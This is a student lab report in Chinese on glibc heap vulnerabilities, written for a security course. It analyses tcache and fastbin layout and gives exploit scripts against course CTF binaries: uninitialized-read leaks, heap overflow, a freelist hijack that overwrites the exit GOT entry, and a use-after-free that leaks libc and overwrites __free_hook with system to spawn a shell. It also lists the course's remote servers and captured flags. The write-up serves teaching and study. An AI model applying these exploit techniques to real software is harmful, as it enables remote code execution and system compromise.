

# lab-03: 堆上漏洞及其利用

## 堆管理器基础

### Task1

阅读 example.c 代码，在报告中简述这个目录程序的逻辑；通过 make build 完成对程序的编译和 patch，提供 ldd 执行后的截图；(10 points)

example.c 样例程序的主要功能是通过自定义内存分配和释放钩子函数来演示如何拦截和处理 malloc 和 free 调用。程序使用 `__malloc_hook` 和 `__free_hook` 这两个函数指针，分别指向每次调用 malloc 和 free 时执行的函数。

1. `load_hooks` 函数将原本的 `__malloc_hook` 和 `__free_hook` 保存在 `old_malloc_hook` 和 `old_free_hook` 中，并将我们自定义的 `local_alloc_hook` 和 `local_free_hook` 函数加载到这两个钩子中，以便在内存分配和释放时执行额外的操作。

```
void *old_malloc_hook, *old_free_hook;

static void load_hooks()
{
    old_malloc_hook = __malloc_hook; // 保存原始的 malloc 钩子函数地址
    old_free_hook = __free_hook;     // 保存原始的 free 钩子函数地址
    __malloc_hook = local_alloc_hook; // 将 malloc 钩子指向自定义的 local_alloc_hook
    __free_hook = local_free_hook;    // 将 free 钩子指向自定义的 local_free_hook
}
```

2. `local_alloc_hook` 和 `local_free_hook` 函数：
  - `local_alloc_hook` 是自定义的内存分配钩子函数：
    - 首先恢复原始的 malloc 和 free 钩子，以确保 malloc 的实际调用是通过系统的 malloc 函数进行的。
    - 然后调用 malloc 进行内存分配。
    - 使用 printf 输出分配信息，包括调用者地址、分配的内存大小和分配结果（即内存的地址）。
    - 最后，将钩子指针恢复为自定义的钩子函数，以便继续拦截后续的 malloc 调用。
  - `local_free_hook` 是自定义的内存释放钩子函数：
    - 首先恢复原始的钩子函数。
    - 然后调用 free 来释放内存。
    - 使用 printf 输出释放信息，包括调用者地址和释放的内存地址。
    - 最后，将钩子指针恢复为自定义的钩子函数。
3. prepare 函数：
  - `setvbuf(stdout, 0ll, 2, 0ll)` 和 `setvbuf(stdin, 0ll, 2, 0ll)` 用于将 stdout 和 stdin 设置为不缓存模式，确保每次读取和写入操作都立即生效。

- `load_hooks()` 函数用于加载我们之前讨论的内存分配钩子，这样程序可以在每次调用 `malloc` 或 `free` 时打印调试信息。
- `alarm(120)` 设置程序在 120 秒后自动触发一个超时信号，可能用于防止程序被无限期挂起或死循环。

#### 4. `getline_wrapper` 函数：

- `getline_wrap` 从文件描述符 (fd) 读取一行字符数据，并将其存储到 `buf` 中。该函数通过一个循环读取输入流中的每个字符，直到遇到换行符 (`\n`) 或达到了指定的最大字符数 `max`。这段代码模拟一个简化版的 `getline` 函数，通过底层的 `read` 系统调用来实现输入读取。

#### 5. 用户信息以及操作

- `user_info` 结构体用于存储用户的信息，包括用户名和密码。
- `user_add` 添加用户，`malloc` 一个 `user_info` 结构体以及 `intro` 字段，并将其添加到用户列表中。（在后面的 Task 里，应用这个函数时修改了 `user_add` 函数，增加 `size` 参数，用来指定 `intro` 字段的大小。）
- `user_del` 删除用户，首先检查用户是否存在，然后读入 `password`，若正确则释放用户的内存。
- `user_edit` 编辑用户信息，首先检查用户是否存在，然后读入 `password`，若正确则调用 `getline_wrap` 读入新的 `intro` 信息。
- `user_show` 显示用户信息，首先检查用户是否存在，然后读入 `password`，若正确则输出用户的信息。

#### 6. 主函数

- 主函数首先调用 `prepare` 函数，然后进入一个无限循环，每次循环中调用 `menu` 函数显示用户操作菜单，并根据用户的选择调用相应的函数。

编译和运行程序：

`make build` 编译

`docker run --rm -v ${PWD}:/usr/src/myapp -w /usr/src/myapp gcc:7.5.0 gcc -o example ./example.c`

，生成 `example` 可执行文件。

```
sudo chmod 777 example
patchelf --set-interpreter ./ld-2.31.so ./example
patchelf --replace-needed libc.so.6 ./libc-2.31.so ./example

~/SSecAnyazJU/lab-03/basic master* ctfvenv 15:14:08
> ldd example
    linux-vdso.so.1 (0x00007ffe92127000)
    ./libc-2.31.so (0x00007f09e41bd000)
    ./ld-2.31.so => /lib64/ld-linux-x86-64.so.2 (0x00007f09e43b1000)

~/SSecAnyazJU/lab-03/basic master* ctfvenv 15:14:11
```

## Task2

阅读和运行 `test.py` 代码，分析打印的 `dump*.bin` 的内容。要求类似示例图一样将所有申请和释放的对象标记出来，特别标注出 `tcache` 单向链表管理的对象）；（20 points）

运行 `test.py` 代码：



	addr	offset	data1	data2	info
2	180C2000	0	0	291	prev_size: 0x0 size: 0x290
3	180C2010	10	6FFFFFFFFFFE	70000	Tcache
4					
5	180C20A0	A0	0	4F7F310	A8 for size 0x50
6	180C20B0	B0	0	4F7F2A0	B8 for size 0x70
7					
8	180C2290	290	0	71	prev_size: 0x0 size: 0x70
9	180C22A0	2A0	4F7F360	4F7F010	fb: 0x4f7f360 bk: 0x4f7f010
10	180C22B0	2B0	0	0	name[32]
11	180C22C0	2C0	363534333231	0	password[32]
12	180C22D0	2D0	0	0	
13	180C22E0	2E0	4F7F310	0x7265766520797274	*intro
14	180C22F0	2F0	676E69687479	0	motto[24]
15	180C2300	300	0	51	prev_size: 0x0 size: 0x50
16	180C2310	310	4F7F3D0	4F7F010	fb: 0x4f7f3d0 bk: 0x4f7f010
17	180C2320	320	626F62206D	0	
18	180C2330	330	0	0	
19	180C2340	340	0	0	
20	180C2350	350	0	71	prev_size: 0x0 size: 0x70
21	180C2360	360	4F7F420	4F7F010	fb: 0x4f7f420 bk: 0x4f7f010
22	180C2370	370	0	0	
23	180C2380	380	313233343536	0	
24	180C2390	390	0	0	
25	180C23A0	3A0	4F7F3D0	65726F6D20745800	
26	180C23B0	3B0	0x6261746567657620	73656C	
27	180C23C0	3C0	0	51	prev_size: 0x0 size: 0x50
28	180C23D0	3D0	4F7F490	4F7F010	fb: 0x4f7f490 bk: 0x4f7f010
29	180C23E0	3E0	6563696C612080	0	
30	180C23F0	3F0	0	0	
31	180C2400	400	0	0	
32	180C2410	410	0	71	prev_size: 0x0 size: 0x70
33	180C2420	420	4F7F4E0	4F7F010	fb: 0x4f7f4e0 bk: 0x4f7f010
34	180C2430	430	0	0	
35	180C2440	440	313233636261	0	

- 每段的开头有 prev\_size 和 size
- 每个链表 fb 指向下一节点、bk 指回头部，表示 tcache 链表中的 next 和 prev 指针
- 后续内容表示结构体中储存的 name 和 password 等信息



# Task3

将 test.py 中注释的两行 handle\_del 取消注释，再次运行，新产生的 dump\*.bin 和之前的相比有何变化？多释放的属于 William 和 Joseph 的堆块由什么结构管理，还位于 tcache 链表上么？请复习课堂上的内容，在报告中回答；（10 points）

使用 git diff 查看两次运行的差异：

```
heap_parse.csv  Git local working changes - 2 of 30 changes
41  41  0x180c2270,0x270,0x0,0x0,
42  42  0x180c2280,0x280,0x0,0x0,
43  43  0x180c2290,0x290,0x0,0x71,prev_size: 0x0 size: 0x70
44      0x180c22a0,0x2a0,0x4f7f360,0x4f7f010,fb: 0x4f7f360 bk: 0x4f7f010
44      0x180c22a0,0x2a0,0x1893e360,0x1893e010,fb: 0x1893e360 bk: 0x1893e010
45  45  0x180c22b0,0x2b0,0x0,0x0,
46  46  0x180c22c0,0x2c0,0x363534333231,0x0,
47  47  0x180c22d0,0x2d0,0x0,0x0,
48      0x180c22e0,0x2e0,0x4f7f310,0x7265766520797274,
48      0x180c22e0,0x2e0,0x1893e310,0x7265766520797274,
49  49  0x180c22f0,0x2f0,0x676e69687479,0x0,
50  50  0x180c2300,0x300,0x0,0x51,prev_size: 0x0 size: 0x50
51      0x180c2310,0x310,0x4f7f3d0,0x4f7f010,fb: 0x4f7f3d0 bk: 0x4f7f010
51      0x180c2310,0x310,0x1893e3d0,0x1893e010,fb: 0x1893e3d0 bk: 0x1893e010
52  52  0x180c2320,0x320,0x626f62206d,0x0,
53  53  0x180c2330,0x330,0x0,0x0,
54  54  0x180c2340,0x340,0x0,0x0,
```

William 和 Joseph 的堆块由 fast bins 管理, 不再位于tcache链表上。，这是因为 tcache 链表只有在 tcache 未滿时才会存放 free 的堆块，否则会直接进入 fastbin 链表。tcache bin 一条链上最多有 7 个 free 的堆块，再 free 两个就会进入 fastbin 链表。

## 堆上常见漏洞

### Task1 未初始化

找到 uninit/uninit 中的未初始化读漏洞，在报告中给出分析；编写攻击脚本，完成对于堆上 flag 内容的窃取；（10 points）  
远程环境位于 IP: 8.154.20.109, PORT: 10400

漏洞分析：

- 在 main 函数中，程序首先 malloc 了一个 flag 字符串并释放
- 在 user\_add() 函数中分配用户信息结构体时，name、password、motto 等字段没有进行初始化清零
- 当使用 ser\_show() 展示用户信息时，会直接输出这些未初始化的内存内容

攻击思路：

- 由于 malloc 分配的内存可能会重用之前释放的内存块
- 可以创建新用户，使其结构体分配在原 flag 内存位置
- 然后通过show功能读取未初始化的内存内容，获取 flag 残留数据

代码实现：

```
idx = AddUser(b"Any1"*4, b"Reese"*4, b"A"*0x10, b"555555"*3)
name, motto, flag = ShowUser(idx, b"Reese"*4)
```

本地测试通过:

```
000000c0 65 74 65 20 75 73 65 72 0a 5b 20 33 20 5d 20 70 |ete|user|[ 3 ] p|
000000d0 72 65 73 65 6e 74 20 75 73 65 72 0a 5b 20 34 20 |rese nt u ser· [ 4 |
000000e0 5d 20 65 64 69 74 20 75 73 65 72 0a 5b 20 35 20 |] ed it u ser· [ 5 |
000000f0 5d 20 6c 65 61 76 65 0a 3e 20 |] le ave· > |
000000fa
```

Flag content: b'AAAAAAAAAAAAAA\nesome flag is (null)\n\x00'

```
[*] Switching to interactive mode
[ 1 ] create user
[ 2 ] delete user
[ 3 ] present user
[ 4 ] edit user
[ 5 ] leave
> $
```

远程测试通过，得到 flag: `flag{hE4P_cAN_be_DIR7y_4s_5T4CK}`

```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS COMMENTS
00000080 20 32 20 5d 20 64 65 6c 65 74 65 20 75 73 65 72 | 2 ] del ete user |
00000090 0a 5b 20 33 20 5d 20 70 72 65 73 65 6e 74 20 75 | . [ 3 ] p rese nt u |
000000a0 73 65 72 0a 5b 20 34 20 5d 20 65 64 69 74 20 75 | ser . [ 4 ] ed it u |
000000b0 73 65 72 0a 5b 20 35 20 5d 20 6c 65 61 76 65 0a | ser . [ 5 ] le ave . |
000000c0 3e 20 > |
000000c2

Flag content: b'AAAAAAAAAAAAAAAA\nesome flag is "flag{hE4P_cAN_be_DIR7y_4s_5T4CK}'
[*] Switching to interactive mode
[ 1 ] create user
[ 2 ] delete user
[ 3 ] present user
[ 4 ] edit user
[ 5 ] leave
> $

```

## Task2 堆溢出

找到 overflow/overflow.c 中的堆溢出漏洞，编写攻击脚本触发该漏洞；（10 points）

在 user\_edit 函数中存在堆溢出：当编辑用户信息时，向 intro 指针写入的长度(0x60)大于实际分配的内存大小(0x40)。

```
# Create two adjacent users
idx1 = AddUser(b"Anyaa", b"Reese", b"intro1", b"motto1")
idx2 = AddUser(b"Meave", b"Weily", b"intro2", b"motto2")

# Check initial state
name, motto, intro = ShowUser(idx2, b"Weily")
print(f"Name: {name}\nMotto: {motto}\nIntro: {intro}")

# Construct overflow payload
payload = b"A" * 0x40
payload += p64(0x71)
payload += b"\x00" * 7
payload += b"OVERFLOW"
```

### Task3 Use After Free

找到 uaf/uaf 中的释放后使用漏洞，编写攻击脚本触发该漏洞；（10 points）

在 `user_del` 函数中存在释放后使用漏洞：当删除用户后，用户信息结构体的指针没有置空，导致在 `user_show` 函数中继续使用已释放的内存。

### 攻击思路：

1. 首先创建两个用户，每个用户的 intro 大小为 32 字节：
2. 删除这两个用户后，在堆上会有两个相邻的 32 字节的空闲块
3. 然后创建一个新用户，指定 intro 大小为 96 字节， $96\text{字节} = 32\text{字节} \times 3$ ，这样新分配的 intro 会覆盖之前释放的两个 32 字节的块的空间，观察之前释放的内存中的数据。

```
# Create two users with same intro size
idx1 = AddUser(b"Anyaa", b"Rees", 32, b"!!!!", b"*****")
idx2 = AddUser(b"Meave", b"Wily", 32, b"????", b"####")

# Delete both users
DeleteUser(idx1, b"Rees")
DeleteUser(idx2, b"Wily")

idx3 = AddUser(b"", b"pass", 96, b"", b"")

# Show the user to verify UAF
name, motto, intro = ShowUser(idx3, b"pass")
print(f"UAF result - Name: {name}, Motto: {motto}, Intro: {intro}")

p.interactive()
```

运行测试，如图，可以查看到已经删除的前两个用户的信息：

The screenshot shows a debugger window with a memory dump on the left and a table of user data on the right. The memory dump shows the contents of a buffer, with the first 11a bytes being the string "b'pass\n'". The table on the right shows the following data:

user	name	e	..S
U...	....	....	....
...	....	....	user
mot	to:	###	#...
...	....	....	....
1...	....	use	r in
tro:	...	....	....
...	....	....	....
...	Ree	s...	....
...	....	....	....
...	...	....	..;
S U	...	***	**..
...	[ 1 ]	c	reat
e us	er [ 2 ]	de	l
ete	user [ 3 ]	p	
rese	nt u ser [ 4		
] ed	it u ser [ 5		
] le	ave	>	

## 堆上利用

### Task1 overflow

利用 overflow/overflow.c 中的堆溢出漏洞，通过劫持 freelist 的方式（10 points），写 exit GOT 表数据将执行流劫持到 backdoor 函数，从而完成弹 shell，执行 flag.exe 取得 flag（5 points）

- 远程环境位于 IP: 8.154.20.109, PORT: 10401

攻击思路：

- 首先创建 3 个用户，然后释放 1 和 3 号用户，构造相邻堆块。



- 修改 user2 的 intro 字段，并将溢出的 payload 数据写入其中。将 exit 的 GOT 表项覆盖成指向 backdoor 函数的地址。
- 再次调用 AddUser 函数，首先添加一个空的用户，然后添加一个新用户，用户名设置为 backdoor 函数的地址。

```
idx1 = AddUser(b"user1", b"1111", b"", b"AAAA", b"aaaa")
idx2 = AddUser(b"user2", b"2222", b"", b"BBBB", b"bbbb")
idx3 = AddUser(b"user3", b"3333", b"", b"CCCC", b"cccc")

DeleteUser(idx1, b"1111")
DeleteUser(idx3, b"3333")

payload = b"\x00"*72 + b"\x71" + b"\x00"*7 + p64(elf.got["exit"])

# 修改 user2 的 intro 字段，并将溢出的 payload 数据写入其中。
# 将 exit 的 GOT 表项覆盖成指向 backdoor 函数的地址。
EditUser(idx2, b"2222", b"Anyaa", payload, b"b")

use = AddUser(b"", b"", b"", b"", b"")
use = AddUser(p64(elf.sym["backdoor"]), b"", b"", b"", b"")

p.recvuntil(b"[ 5 ] leave\n> ")
p.sendline(b"9")

p.interactive()
```

本地测试通过：

```

00000020 5d 20 63 72 65 61 74 65 20 75 73 65 72 0a 5b 20 | ] cr eate use r.[
00000030 32 20 5d 20 64 65 6c 65 74 65 20 75 73 65 72 0a | 2 ] dele te u ser.
00000040 5b 20 33 20 5d 20 70 72 65 73 65 6e 74 20 75 73 | [ 3 ] pr esen t us
00000050 65 72 0a 5b 20 34 20 5d 20 65 64 69 74 20 75 73 | er.[ 4 ] edi t us
00000060 65 72 0a 5b 20 35 20 5d 20 6c 65 61 76 65 0a | er.[ 5 ] lea ve.
0000006f

[DEBUG] Received 0x2 bytes:
b'> '
[DEBUG] Sent 0x2 bytes:
b'9\n'
[*] Switching to interactive mode
[DEBUG] Received 0xc bytes:
b'bad input \t\n'
bad input
$ ls
[DEBUG] Sent 0x3 bytes:
b'ls\n'
[DEBUG] Received 0x56 bytes:
b'dep_overflow.py libc-2.31.so overflow.c\n'
b'ld-2.31.so\t overflow shell_overflow.py\n'
dep_overflow.py libc-2.31.so overflow.c
ld-2.31.so overflow shell_overflow.py
$
```

远程测试通过，得到 flag 为 `ssec2023{FreElisT_hijackINg_Is_p0wERful|3d090243}`

```
000003f0 e2 95 90 e2 95 9d 20 e2 95 9a e2 95 90 e2 95 9d ..... ..  
00000400 20 20 e2 95 9a e2 95 90 e2 95 9d e2 95 9a e2 95 ..  
00000410 90 e2 95 9d 20 20 e2 95 9a e2 95 90 e2 95 9d 20 ....  
00000420 20 20 e2 95 9a e2 95 90 e2 95 9d 20 20 20 e2 95 ..  
00000430 9a e2 95 90 e2 95 90 e2 95 90 e2 95 90 e2 95 90 ....  
00000440 e2 95 90 e2 95 9d 20 0a 5b 20 74 69 6d 65 73 74 .... [ ti mest  
00000450 61 6d 70 20 5d 20 54 75 65 20 44 65 63 20 20 33 amp ] Tu e De c 3  
00000460 20 31 34 3a 33 33 3a 30 37 20 32 30 32 34 0a 59 14: 33:0 7 20 24.Y  
00000470 6f 75 20 66 6c 61 67 3a 20 73 73 65 63 32 30 32 ou f lag: sse c202  
00000480 33 7b 46 72 65 45 6c 69 73 54 5f 68 69 6a 61 63 3{Fr eEli sT_h iJac  
00000490 6b 49 4e 67 5f 49 73 5f 70 4f 77 45 52 66 75 6c kINg _Is_ pOwE Rful  
000004a0 7c 33 64 30 39 30 32 34 33 7d 0a |3d0 9024 3}.  
000004ab
```

**CONGRATS**

[ timestamp ] Tue Dec 3 14:33:07 2024  
You flag: ssec2023{FreEliST\_hijackINg\_Is\_pOwERful|3d090243}  
\$

## Task2 UAF

利用 uaf/uaf 中的释放后使用漏洞，通过类型混淆的利用方式构建任意地址读写原语（10 points），进而通过内存破坏实现弹 shell，执行 flag.exe 取得 flag；（5 points）

- 远程环境位于 IP: 8.154.20.109, PORT: 10402
- 注：相比于上个目标，这个程序开启了 RELRO 保护，故无法破坏 GOT 表内容；
- 提示：回到最开始的 example.c，位于 libc 内存中有其他的攻击目标可以作为写的对象来实现控制流劫持。

攻击思路：

类型混淆：利用 UAF 可以以不同方式解释同一块内存，因为 intro 指针既可以是字符串指针也可以是函数指针

根据堆管理基础中分析的堆块结构可以得到，HOOK\_OFFSET = 0x10，ARENA\_OFFSET = 0x60

1. 当释放大于特定大小的内存块时，这些块会被放入 unsorted bin 中，而 unsorted bin 是一个双向链表，其 fd 和 bk 指针指向 main\_arena + 0x60（ARENA\_OFFSET）。

```
# 分配一大一小两个chunk
idx1 = AddUser(b"user1", b"1111", LARGE_CHUNK_SIZE, b"AAAA", b"aaaa")
idx2 = AddUser(b"user2", b"2222", SMALL_CHUNK_SIZE, b"BBBB", b"bbbb")

# 释放chunk进入unsorted bin
DeleteUser(idx1, b"1111")
DeleteUser(idx2, b"2222")

# 利用UAF读取fd指针
memory_leak = ShowUser(idx1, b"1111")[2]

# 计算libc基址
main_arena = u64(memory_leak[:8]) - ARENA_OFFSET
libc.address = main_arena - libc.sym["__malloc_hook"] - HOOK_OFFSET
```

2. 获取 libc 基址后，计算出 `__free_hook` 的地址。由于程序开启了 RELRO 保护，无法通过修改 GOT 表来劫持控制流，但我们可以修改 `__free_hook`：


```
# 修改tcache中的fd指针指向__free_hook
EditUser(idx2, b"2222", p64(libc.sym["__free_hook"]), b"bbbb", b"bbbb")

# 分配新的chunk，使得其intro指针指向__free_hook
idx3 = AddUser(b"", b"", CONTROL_CHUNK_SIZE, b"", b"")
idx4 = AddUser(p64(libc.sym["system"]), b"4444", SMALL_CHUNK_SIZE, b"/bin/sh\0", b"dddd")
```

3. 释放包含 `/bin/sh` 的 chunk 时，就会触发 `system("/bin/sh")`

```
DeleteUser(idx4, b"4444")
```

本地测试通过：



```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS COMMENTS python3 - uaf + - [] [] ... ^ x
00000010 74 65 64 20 61 74 20 69 6e 64 65 78 20 33 0a |ted |at i|ndex| 3·|
0000001f
user \x90R\xd1\xe7\xe3\x7f deleted at index 3
$ ls
[DEBUG] Sent 0x3 bytes:
b'ls\n'
[DEBUG] Received 0x3e bytes:
b'dep_uaf.py ld-2.31.so\tlibc-2.31.so shell_uaf.py uaf uaf.c\n'
dep_uaf.py ld-2.31.so libc-2.31.so shell_uaf.py uaf uaf.c
[*] Got EOF while reading in interactive
$
```

远程测试通过，得到 flag `ssec2023{1_L0ve_tyP3_C0nFU510N_s0_muCh|12bebd79}`

```
python3 - uaf | 12be|bd79|}.|
000004a0 31 32 62 65 62 64 37 39 7d 0a
000004aa
CONGRATS
[ timestamp ] Tue Dec 3 19:16:19 2024
You flag: ssec2023{1_L0ve_tyP3_COnFU510N_s0_muCh|12bebd79}
$
```